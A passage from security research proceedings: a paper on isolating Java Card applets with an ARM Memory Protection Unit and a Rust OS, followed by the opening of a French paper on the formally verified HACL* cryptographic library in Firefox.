Of course, the independence between Java Card applications and hardware-based mechanisms is still ensured by the JCVM. However, our solution does depend on the way to configure hardware-based security mechanisms, which will depend on the microcontroller manufacturer. Changing the target of the JCVM thus requires adapting the software.

We will see that this approach is also compatible with a generic architecture where the Operating System (OS) is able to segregate Java Card security contexts on a microcontroller lacking hardware-based security mechanism and without modifying the JCVM source code.

In the literature, hardware security mechanisms have mainly been studied for the protection they can offer from side-channel and fault injection attacks. The smart card OS is designed to prevent fault injection attacks thanks to defenses like sensors, filters, double executions and so on. Several papers of Lackner et al. focused on hardening the Java Card execution environment with hardware security mechanisms. For instance, they prevent type confusion with a hardware mechanism [14] and introduce hardware checks [15] in the Java Card stack. However, their approach is based on proprietary extensions of a secure component.

In his Master's thesis, Zelle [26] described how to protect the JCRE through hardware mechanisms. His approach is based on a hardware mechanism he implemented on an FPGA. Yet, JCVM are mainly designed in order to not depend on proprietary extensions, for portability reasons.

This paper is organized as follows. First, Section 2 presents a few hardware security mechanisms embedded in standard components. Next, Section 3 explains how some of those hardware-based mechanisms have been used to improve the security of our JCVM implementation. Section 4 presents our experimental results and then details our secure Java Card OS. Finally, Section 5 concludes and identifies possible future works.

2 Hardware Security Mechanisms to Protect Software Integrity and Data Confidentiality

Central Processing Units (CPUs) include two kinds of hardware security mechanisms. The first one enables the CPU to segregate execution contexts by having code running in different execution contexts (usually kernel vs. user). The other one aims at protecting memory access (reading, writing or executing) from an unauthorized application.

2.1 Context Segregation

Context segregation aims at associating each executed application to a different execution context. The hardware handler checks each access to memory resources to prevent access from a context to another one.

ARM TrustZone is the security extension for ARM-based devices where two virtual processors are separated by a hardware-based access control. The application core can switch between each virtual world. The first state is the secure world where secure and sensitive applications are run in a special OS. For instance, this world aims at starting the boot securely with firmware signature verification. The second state is the normal world where the rich OS (Linux/Android, Windows and so on) is executed. The normal world can communicate with the secure world through a secure buffer. From a security point of view, the normal world may be malicious and may try to leak information from the secure world [4].

The ARM TrustZone technology is currently not embedded in secure components. In addition, it can be corrupted through fault injection attacks as demonstrated in [25].

2.2 Memory Access Protection

When multiple applications are multitasked, checking memory accesses might be required in order to enforce privilege segregation through access rules.

Memory Management Unit Consumer CPUs have a Memory Management Unit (MMU) available for the OS developer to use. The MMU is a hardware component that intercepts all memory accesses performed by the processor and applies translation and authorization.

Translation is the process of taking the requested virtual address, and checking in the page tables to which physical address it maps. The tables involved in the process of address remapping also contain additional data that are used for authorization, by checking that the requesting process (as defined per the processor ring, on Intel x86 processors) is allowed to access in read, write or execute mode the requested address.

It is one of the most important components for providing segregation between the OS and processes, along with the separation between privileged and unprivileged code.

Input-Output Memory Management Unit The Input-Output Memory Management Unit (IOMMU) is also present on some high-end chipsets. Whereas the MMU is placed so as to intercept memory accesses from the CPU, the IOMMU is placed so as to intercept memory accesses from devices attached to the motherboard. As such, it helps protecting the CPU from malicious devices that may be plugged in, thus mitigating attacks like [10].

Memory Protection Unit On components with limited resources, the main hardware module that improves software security is the Memory Protection Unit (MPU). Designed for the ARM architecture, it is a lightweight version of the MMU that does not perform address remapping but only permission checking. As such, it allows generating an exception (more precisely, a fault) when the access type or address does not match what is allowed by the current ruleset.

Along with the separation between privileged and unprivileged code, this hardware component allows confining the code segment into a sandbox.

When the MPU is enabled, all memory accesses from the microcontroller will be checked according to Algorithm 1 (simplified from the ARM specification [1]).

In other words, there is a default memory map (which only allows privileged mode to access all the memory in reading, writing and execution) that can be enabled or not (this being defined at the time of enabling the MPU). Then, all the segments are tested one after the other to check whether they include the accessed address or not. The highest-numbered matching segment then defines the final permissions. As a consequence,

Algorithm 1 MPU access checking

Ensure: An operation is allowed to access *addr* with *perm* (read, write or execute)
  Res ← *Reject*
  if DefaultMapEnabled **then**
    Res ← AllowsAccess(*perm*, IsPrivileged, DefaultMap)
  $i \leftarrow 0$
  for $i \rightarrow$ (number of segment − 1) **do**
    if addr in Segment(i) **then**
      Res ← AllowsAccess(*perm*, IsPrivileged, Segment(i))
  return Res

the default memory map acts like a "segment −1": it is used only if all other segments do not match the requested address.

There are restrictions on how the segments can be set. Their size must be a power of two at least equal to 32, naturally aligned. Each segment of at least 256 bytes can be split in eight equal-length segments that can be individually enabled or disabled, thanks to the *Sub-Region Disable* bits.

As for the `AllowsAccess` operation, the MPU allows (from a security standpoint) to set for each segment whether it is executable — through the eXecute Never (XN) bit —, as well as whether (un)privileged code can access it in read mode, read-write mode, or none — through the Access Permissions (AP) bits.

2.3 JCVM and MPU

To the best of our knowledge, most JCVM implementations do not use hardware-based software security mechanisms even though modern secure components do embed an MPU. Currently, the MPU is used only to prevent the smart card OS, drivers and the Java Card interpreter from corrupting each other.

In order to ensure applet isolation properties, most JCVM implementations use a software mechanism with program counter position verification, bounds checks or application Control Flow Graph (CFG) enforcement [8].

During the development of our JCVM implementation, we focused on how hardware security mechanism can be used to improve security without adding costly additional checks. To be close to a smartcard component, where all JCVMs are executed, the mainstream ARM Cortex-M4 and more specifically the STM32F401RE was chosen as target. This component includes an MPU.

3 When MPU Meets the Java Card Security Model

3.1 Proposed Usage

We propose a way to use the MPU that is closer to what is done by regular computer-based OSs: separate the security context attached to each applet as an actual MPU context. For this purpose, one interpreter is run for each applet. Each is responsible only of correctly interpreting the Java Card byte code for its own applet, so that the OS can segregate between interpreters using the MPU.

Consequently, a malicious (or compromised) applet, even if it manages to compromise the interpreter, will not be able to access or otherwise disrupt the normal behaviour of other applets, except as a Denial of Service (DoS).

3.2 Overall Architecture

We propose the architecture depicted in Figure 2: the OS handles device drivers as well as hardware support (including the ISO-7816 peripheral, the MPU and the flash device), and exposes their functionality to contexts through system calls (syscalls), while checking authorization. It also provides a way for contexts to interact with each other, again using syscalls.

For instance, interactions with the ISO-7816 peripheral can be provided through an `in_byte` syscall and an `out_byte` syscall, with authorization limited to calls from the Application Protocol Data Unit (APDU) parser context. Interactions with the flash can be performed using `read_file` or `write_file` syscalls; they check that the requesting context is indeed allowed to access the requested file.

Given that the Java Card specification [21,22] does not require multiple contexts to be active simultaneously, there is no need for a preemptive scheduler, since only a single context can be active at a single time. Note that this does not prevent DoS attacks; they are inherent to the Java Card specification: an applet can simply start an infinite loop, and the JCRE will not be allowed to kill it.

Interactions between contexts are performed through the `remote_call` and `remote_result` syscalls. The `remote_call` syscall pushes the current context on the OS stack and calls the remote call handler of another context after context switching. The `remote_result` syscall pops a context from the OS stack to resume the execution stopped for the remote call.




Fig. 2. Overall architecture

3.3 Practical Organization Around the MPU

We chose to have the memory layout split in MPU segments as defined in Figure 3.

A compiled code segment that always stays readable and executable contains all the compiled code in the interpreter as well as in the OS. At minimum the interpreter has to be readable and executable; the OS has been left readable and executable too in order to simplify the firmware build process and spare some memory.

An applet code segment that contains all the Java Card bytecode of all installed applets is set read-only. It would be better, from a security point of view, to only allow the applet's reachable code to its security context. However, the applet can call functions in shared packages without changing its security context, which means code reachable from the applet and unreachable from the applet will likely be interleaved.




Fig. 3. MPU segments used

Having only eight MPU segments available (due to the ARM specification [1], as described in Algorithm 1), especially with the strong constraints on their use (natural alignment and power-of-two size) means that getting a stronger separation of the Java Card byte code is left as future work. The security consequence of this choice is that, in the current implementation, a rogue interpreter can access the Java Card byte code of all other applets, meaning that confidentiality of the code is not ensured. On the positive side, the MPU still helps preventing modifications to Java Card byte code, and protects the confidentiality as well as the integrity of the data manipulated by other applets.

A shared read-write segment used for the fields that can be modified by all contexts, *e.g.* library packages' static fields.

A shared read-only segment used for all the fields that are set by the OS for use by the applets, yet should not be under their control. For example, this includes the security context identifier, the low and high bounds of the heap to be used by the applet...

A context-specific read-write segment that stores all the data that are actually context-specific: the C stack, the Java Card stack, `CLEAR_ON_{DESELECT,RESET}` segments, the C heap for the interpreter... There is one per security context, so that each security context can only access its own data.

A call buffer is used to pass arguments and return values (or exceptions) across the remote call stack. As one applet can call a function in another applet (defined by a `Shareable` interface by the other applet), the stack may be split across multiple security contexts. In order to achieve this, the OS maintains a stack of which context called which context, and pushes or pops from it as required. However, there is a need to pass arguments and return values to the relevant contexts, and this must be done through some shared space.

In order to minimize the risk of leaks if context A calls context B with 128 bytes of arguments, and context B calls context C with 32 bytes of arguments, wrapper functions are provided to retrieve or put data in this call buffer by resetting it all to zeros. This call buffer is technically only a part of the shared read-write segment, but its implementation is specific enough that it is handled as though it was in another segment.

Switching process. When switching from a context to another (eg. during a `remote_call` syscall), all these MPU segments are reset by the OS to the relevant addresses of the new applet, thus allowing a number of applets only limited by the memory of the microcontroller and the fact all segments must be of power-of-two size.

4 Experimental Results

4.1 Implementing our embedded OS

In order to implement our OS, the use of a security-oriented programming language that works on limited-resources components is required. Our target, the STM32F401RE, embeds a 32-bit CPU running at 84 MHz, with 512 kB of Flash memory and 96 kB of RAM.

In the embedded world, programs are widely developed in C, C++ and, more rarely, in Ada. Due to being low-level, programs written in the C or C++ language often contain bugs undetectable by the toolchain. Recent C compilers add sanitizing options (for instance memory leak or overflow detector) that can be enabled in order to prevent some bugs at runtime.

In order to prevent bugs during execution, the Ada toolchain also adds runtime checks. SPARK is a formal programming language based on the Ada language. It aims at statically ensuring properties, during the build process. Thus, since each property is statically proved, the SPARK program can then be built without any runtime check in order to improve its footprint.

Recently, Mozilla Research sponsored the Rust programming language as a safe, concurrent and practical language. The Rust toolchain aims at checking several security properties at build time. It is based on the LLVM compiler, which turns out to have ARM assembly available as a binary target. As described by Couprie and Chifflier [9], the Rust language has the following features:

- managed memory without any garbage collector,
- type safety,
- thread safety, even though this feature is not required for embedded development,
- native code with zero-copy feature,
- easy integration with C and C++ code,
- isolation of unsafe fragments of code (unsafe code can be used to write low-level code), and
- a minimal runtime.

Due to the limited resources of our target, we decided to develop our OS with the Rust programming language with the possibility to link with C/C++ code, especially for the board API. Moreover, the Rust runtime is really lightweight, which is an interesting feature for the embedded world.

4.2 Tests

In order to have the JCVM being as secure as possible, there is a need to have as complete as possible unit tests. As the interpreter also aims at running on x86 machines for development purposes, it makes sense to execute the unit tests on x86 too.

From this point on, two ways forward can be chosen. The first one is to port the OS to x86 even though x86 had no MPU: let all the functions that change the MPU be no-ops, and do not test the MPU part.

The second one, which we picked, is to use the Linux `mprotect` function to emulate an MPU, as this allows simulating more precisely how things work in the Cortex-M4 CPU. However, `mprotect` only protects memory per block of 4 KiB, whereas the MPU allows protecting blocks as small as 32 bytes. This means that in order to simulate the MPU using `mprotect`, a trick has to be used.

The trick was to `mprotect` the whole 4 KiB, and catch the segmentation faults that will arise even in case of valid access. Then, analyzing the fault, we check whether it is on an allowed or disallowed address, and if it is on a disallowed address, we report the violation. If it is on an allowed address, we can then `mprotect` the segment back to allow its use, single-step, then `mprotect` the segment to lock it again.

So as to do this, the Linux `ptrace` system call gives all the required primitives with the cost of not being able to run the tests under another debugger. As debugging tests that fail is important too, the `SIGILL` signal is used to trigger a core dump of the child, and all analysis is performed post-mortem.

Implementing system calls is the last thing that had to be done in order to test the OS on an x86 desktop computer. These were implemented using the `int3` x86 instruction, and thus perform a kind of "debugger call" that is then used in order to implement all the other primitives that normally require some help from the hardware (or, in this case, the debugger).

Thanks to the tests this framework allowed us to write, we discovered a few bugs in our implementation, including some that would not have been detected if the MPU was not emulated. We also hope it will help prevent future regressions.

Having functionally tested our OS and JCVM implementation, we evaluated our solution's footprint on the targeted architecture, so as to gather performance results that could help in balancing security gains against performance loss.

4.3 Timing

With all this functionality implemented and without any interaction with the interpreter (that is, measuring only the time of calling a no-op C function), calling a function takes 90 ns on the STM32F401RE board.

This measurement giving the baseline of the processor speed, we then measured the performance of system calls (in order to measure the approximate speed of the core to push and pop the required registers), which took 2.6 µs each.

Finally, we measured the time taken to perform a full remote call, that is a context switch to another security context which then returned a zero-valued result to the original security context through another context switch. Given the duration of a system call, this time had to be at least of 5 µs, as each remote call implies two system calls (one to enter the other security context, and one to come back to the first one). The final measure was 20 µs. In order to understand it, we looked at how long a write in RAM took on our test platform, and it came up at 71 ns. This means the implementation performs about 200 RAM writes for the context switch in addition to the two system calls that already take 5 µs, which, given the used data structures, could probably be improved but looks like an acceptable loss.

Even though this performance difference (90 ns vs. 20 µs) could look like a huge performance loss (approximately two hundred times slower), this is to be put in perspective with the time that will be spent in the interpreter (cost of going through a `Shareable` interface, etc.) as well as with the tiny number of times such remote calls will occur in practice.

4.4 Analyzing our Contribution

More often than not, memory protection mechanisms are used in computer security to prevent corruption of legitimate applications from a malicious one. This mechanism is mainly implemented to segregate each process from the OS point of view.

In our contribution, we reorganized the JCVM architecture, from one based on an interpreter which executes a set of applets, to one interpreter per applet. With this approach, each applet is managed as an application from the OS point of view.

Segregating Java Card applets as applications improves memory protection granularity without costly software checks. Our solution prevents malicious Java Card applets (as well as rogue interpreters) from accessing other applets' context data. This approach also blocks native memory overflows that would be hard to stop (without specifically built toolchains or low-level pieces of code), like stack or heap overflows across security contexts.

Finally, our JCVM architecture can be used even if the microcontroller has no MPU mechanism. Indeed, each access to the resources is handled

by OS syscalls. For such an architecture, segregation would be ensured by the OS and Java Card interpreter using more costly software checks.

5 Conclusion and Future Works

In this article, we introduced an approach to improve the confidentiality and integrity of Java Card applets' data along with reducing the amount of checks. We based our contribution on the MPU, a hardware security mechanism provided by ARM chips.

Merging the MPU with our JCVM requires reorganizing the architecture to one where each Java Card applet is segregated in its own context. The advantage of this new architecture is that it reduces the risk of memory corruption from both the native and the Java Card world without adding software checks.

If our JCVM implementation must run on a microcontroller without MPU, the designed architecture allows adding software verification in the OS at the syscalls level, although it wouldn't protect as effectively against an interpreter gone completely rogue. This approach offers a way to ensure security properties across several microcontrollers effortlessly.

Now that we merged the MPU implementation into our JCVM, we are focusing on how to guarantee Control Flow Integrity (CFI) for each Java Card applet installed on the card. Several studies were completed in this direction [8], where the CFG is checked through verifications implemented at software level. We want to improve on this approach using hardware mechanisms. Nyman et al. proposed in [20] a CFI implementation based on the ARM-TrustZone mechanism. We are currently studying how to adapt their approach for our microcontroller that does not have the ARM-TrustZone mechanism.

References

1. *ARMv7-M Architecture Reference Manual*. ARM Limited, 2014.
2. Guillaume Barbu, Guillaume Duc, and Philippe Hoogvorst. Java Card Operand Stack: Fault Attacks, Combined Attacks and Countermeasures. In Prouff [23], pages 297–313.
3. Guillaume Barbu, Hugues Thiebeauld, and Vincent Guerin. Attacks on Java Card 3.0 Combining Fault and Logical Attacks. In *Smart Card Research and Advanced Application, 9th IFIP WG 8.8/11.2 International Conference, CARDIS 2010, Passau, Germany, April 14-16, 2010. Proceedings*, pages 148–163, 2010.
4. Bits, Please! Extracting Qualcomm's KeyMaster Keys – Breaking Android Full Disk Encryption. `http://bits-please.blogspot.fr/2016/06/extracting-qualcomms-keymaster-keys.html`, 2016. [Online; accessed 17-July-2017].

5. Guillaume Bouffard. *A Generic Approach for Protecting Java Card Smart Card Against Software Attacks*. PhD thesis, University of Limoges, Limoges, France, October 2014.
6. Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. Combined Software and Hardware Attacks on the Java Card Control Flow. In Prouff [23], pages 283–296.
7. Guillaume Bouffard and Jean-Louis Lanet. The ultimate control flow transfer in a Java based smart card. *Computers & Security*, 50:33–46, 2015.
8. Guillaume Bouffard, Bhagyalekshmy N. Thampi, and Jean-Louis Lanet. Security automaton to mitigate laser-based fault attacks on smart cards. *IJTMCC*, 2(2):185–205, 2014.
9. Geoffroy Couprie and Pierre Chifflier. Writing parsers like it is 2017. *Symposium sur la sécurité des technologies de l'information et des communications (SSTIC)*, 2017.
10. Maximillian Dornseif. 0wn3d by an iPod: Firewire/1394 Issues. PacSec 2004.
11. Emilie Faugeron. Manipulating the Frame Information with an Underflow Attack. In Aurélien Francillon and Pankaj Rohatgi, editors, *Smart Card Research and Advanced Applications - 12th International Conference, CARDIS 2013, Berlin, Germany, November 27-29, 2013. Revised Selected Papers*, volume 8419 of *Lecture Notes in Computer Science*, pages 140–151. Springer, 2013.
12. Samiya Hamadouche, Guillaume Bouffard, Jean-Louis Lanet, Bruno Dorsemaine, Bastien Nouhant, Alexandre Magloire, and Arnaud Reygnaud. Subverting Byte Code Linker service to characterize Java Card API. In *Seventh Conference on Network and Information Systems Security (SAR-SSI)*, pages 75–81, May 22rd to 25th 2012.
13. Samiya Hamadouche and Jean-Louis Lanet. Virus in a smart card: Myth or reality? *Journal of Information Security and Applications*, 18(2-3):130–137, 2013.
14. Michael Lackner, Reinhard Berlach, Johannes Loinig, Reinhold Weiss, and Christian Steger. Towards the Hardware Accelerated Defensive Virtual Machine - Type and Bound Protection. In Mangard [18], pages 1–15.
15. Michael Lackner, Reinhard Berlach, Reinhold Weiss, and Christian Steger. Countering type confusion and buffer overflow attacks on Java smart cards by data type sensitive obfuscation. In Jens Knoop, Valentina Salapura, Israel Koren, and Gerardo Pelosi, editors, *Proceedings of the First Workshop on Cryptography and Security in Computing Systems, CS2@HiPEAC 2014, Vienna, Austria, January 20, 2014*, pages 19–24. ACM, 2014.
16. Julien Lancia. Java Card Combined Attacks with Localization-Agnostic Fault Injection. In Mangard [18], pages 31–45.
17. Julien Lancia and Guillaume Bouffard. Java Card Virtual Machine Compromising from a Bytecode Verified Applet. In Naofumi Homma and Marcel Medwed, editors, *Smart Card Research and Advanced Applications - 14th International Conference, CARDIS 2015, Bochum, Germany, November 4-6, 2015. Revised Selected Papers*, volume 9514 of *Lecture Notes in Computer Science*, pages 75–88. Springer, 2015.
18. Stefan Mangard, editor. *Smart Card Research and Advanced Applications - 11th International Conference, CARDIS 2012, Graz, Austria, November 28-30, 2012, Revised Selected Papers*, volume 7771 of *Lecture Notes in Computer Science*. Springer, 2013.
19. Wojciech Mostowski and Erik Poll. Malicious Code on Java Card Smartcards: Attacks and Countermeasures. In Gilles Grimaud and François-Xavier Standaert, editors, *Smart Card Research and Advanced Applications, 8th IFIP WG 8.8/11.2*

International Conference, CARDIS 2008, London, UK, September 8-11, 2008. Proceedings, volume 5189 of *Lecture Notes in Computer Science*, pages 1–16. Springer, 2008.

20. Thomas Nyman, Jan-Erik Ekberg, Lucas Davi, and N. Asokan. CFI CaRE: Hardware-supported Call and Return Enforcement for Commercial Microcontrollers. *CoRR*, abs/1706.05715, 2017.
21. Oracle. *Java Card 3 Platform, Runtime Environment Specification, Classic Edition*. Number Version 3.0.5. Oracle, September 2011.
22. Oracle. *Java Card 3 Platform, Virtual Machine Specification, Classic Edition*. Number Version 3.0.5. Oracle, 2015.
23. Emmanuel Prouff, editor. *Smart Card Research and Advanced Applications - 10th IFIP WG 8.8/11.2 International Conference, CARDIS 2011, Leuven, Belgium, September 14-16, 2011, Revised Selected Papers*, volume 7079 of *Lecture Notes in Computer Science*. Springer, 2011.
24. Tiana Razafindralambo, Guillaume Bouffard, and Jean-Louis Lanet. A Friendly Framework for Hidding fault enabled virus for Java Based Smartcard. In Nora Cuppens-Boulahia, Frédéric Cuppens, and Joaquín García-Alfaro, editors, *DBSec 2012, Paris, France, July 11-13,2012. Proceedings*, volume 7371 of *Lecture Notes in Computer Science*, pages 122–128. Springer, 2012.
25. Aurélien Vasselle, Hugues Thiebeauld, Adèle Morisset, Quentin Maouhoub, and Sebastien Ermeneux. Laser Induced Fault Injection on Smartphone Bypassing the Secure Boot. *Fault Diagnosis and Tolerance in Cryptography (FDTC)*, 2017.
26. Michael Zelle. Design and implementation of a hardware supported memory protection for the java card firewall. Master's thesis, Graz University of Technology, April 2015.

HACL⋆, une bibliothèque cryptographique formellement vérifiée dans Firefox

Benjamin Beurdouche[1] et Jean-Karim Zinzindohoué[2]
benjamin.beurdouche@inria.fr
jean-karim.zinzindohoue@interieur.gouv.fr

[1] INRIA Paris
[2] Ministère de l'intérieur

Résumé. Les protocoles de communications sécurisés tels que Transport Layer Security (TLS) fondent leur sécurité sur un ensemble d'algorithmes cryptographiques. Ces primitives sont des composants logiciels critiques dans le fonctionnement et la sécurité des protocoles et se doivent donc d'être implémentées de manière robuste. Il est malheureusement fréquent que ces primitives contiennent des erreurs d'implémentation mettant en péril cette sécurité. Dans cet article nous décrivons HACL⋆ (High Assurance Crypto Library) une bibliothèque cryptographique écrite en F⋆ contenant un ensemble d'algorithmes nécessaires aux opérations cryptographiques les plus répandues. Nous décrivons ensuite l'ensemble du processus ayant permis sa mise en production au sein de la bibliothèque cryptographique Network Security Services (NSS), utilisée entre autres par Firefox[3], le navigateur web de Mozilla. Pour finir nous proposons un retour d'expérience sur l'emploi des méthodes formelles et la mise en place de techniques à l'état de l'art dans un produit utilisé quotidiennement par plus de cent millions d'utilisateurs.

1 Introduction

Les protocoles de communication sécurisés tels que Transport Layer Security (TLS) fondent leur sécurité sur un ensemble d'algorithmes cryptographiques. Ces primitives sont des composants logiciels critiques dans le fonctionnement et la sécurité des protocoles et se doivent donc d'être implémentées de manière robuste. Il est malheureusement fréquent que ces primitives contiennent des erreurs d'implémentation mettant en péril l'ensemble de la sécurité du protocole ou de l'application. Dans la suite nous décrivons HACL⋆ (High Assurance Crypto Library), une bibliothèque cryptographique formellement vérifiée contenant un ensemble d'algorithmes nécessaires aux opérations cryptographiques les plus répandues. Nous

[3] https://blog.mozilla.org/security/2017/09/13/verified-cryptography-firefox-57/

décrivons ensuite l'ensemble du processus ayant permis sa mise en production au sein de la bibliothèque cryptographique Network Security Services (NSS), utilisée entre autres par Firefox, le navigateur web de Mozilla, ainsi que le retour d'expérience lié a l'emploi des méthodes formelles et des techniques à l'état de l'art dans un produit utilisé quotidiennement par plus de cent millions d'utilisateurs. Nous souhaitons par là illustrer que le niveau de maturité actuel des méthodes formelles est suffisant pour leur intégration dans des processus industriels et encourager académiques et industriels à poursuivre leur coopération dans ce domaine. L'ensemble du code est publiquement accessible[4] sous une licence MIT.

2 HACL⋆, une bibliothèque cryptographique formellement vérifiée

2.1 De nouvelles implémentations de primitives cryptographiques pour parer au manque de confiance

Implémenter une primitive cryptographique a ceci de difficile qu'il faut à la fois qu'elle soit sûre — c'est à dire qu'il n'y ait ni problèmes de sûreté mémoire, ni erreurs fonctionnelles, ni de canaux cachés — et que le code soit le plus performant possible. En effet, prenons par exemple le cas d'un échange de clés entre un client et un serveur. Si le client ne se rendrait pas forcément compte d'une différence de temps de calcul de quelques centièmes de secondes entre deux implémentations, le serveur, qui initie un grand nombre de connexions, aura besoin que tout l'échange soit optimisé. Toute inefficacité induirait en effet un surcoût pour le fournisseur du service, que ce soit en termes de ressources matérielles, de consommation d'énergie ou en latence. Cela devient encore plus critique lorsqu'un tunnel sécurisé est mis en place. L'algorithme de chiffrement utilisé constitue alors un goulot d'étranglement, susceptible de limiter les performances de l'ensemble de la communication. Or ces deux objectifs, sécurité et performance, s'opposent. Chaque nouvelle optimisation apportée fait peser le risque d'introduire une nouvelle vulnérabilité. Les méthodes traditionnelles de tests unitaires sont peu utiles étant donné que les espaces des valeurs prises en entrée sont gigantesques. Par conséquent, la probabilité de rencontrer certains bugs lors de tests sur des valeurs aléatoires est négligeable. Cela n'exclut malheureusement pas un attaquant averti de tirer parti de ces bugs. Il s'agit bien là d'une réalité, comme en attestent les nombreuses failles de sécurité corrigées chaque année[5] dans la bibliothèque OpenSSL [9],

[4] `https://github.com/mitls/hacl-star`
[5] `https://www.openssl.org/news/vulnerabilities.html`

pourtant l'une des plus attentivement revues par la communauté — au moins depuis la publication de la faille Heartbleed [7] en 2014.

2.2 Les vertus des méthodes formelles

Puisqu'il est difficile d'exclure totalement la présence d'un bug dans une primitive cryptographique, que ce soit à l'aide de tests unitaires ou de techniques de *fuzzing*, les méthodes formelles proposent une approche différente. En effet, il s'agit de démontrer de façon statique, c'est à dire une fois pour toutes à la compilation du code source, qu'un fragment de code vérifie certaines propriétés. Celles-ci reposent généralement sur une notion de *contrat* : si certaines hypothèses sont vraies pour les arguments d'une fonction avant l'execution de cette fonction (les *préconditions*), alors l'outil prouve formellement que d'autres propriétés sont vraies après l'execution de celle-ci (les *postconditions*). À titre d'exemple simple, on pourra montrer que la somme de deux entiers positifs (précondition) est un entier positif (postcondition). Il est bien évidemment possible d'aller beaucoup plus loin dans la finesse et la complexité des propriétés démontrées. C'est l'objectif de HACL*, une bibliothèque cryptographique dont chacune des primitives a été formellement vérifiée. Notons cependant que les méthodes formelles n'ont pas toujours bonne presse en dehors du monde académique, pour plusieurs raisons :

- le langage source est peu connu et/ou difficile à appréhender et/ou mal maintenu ;
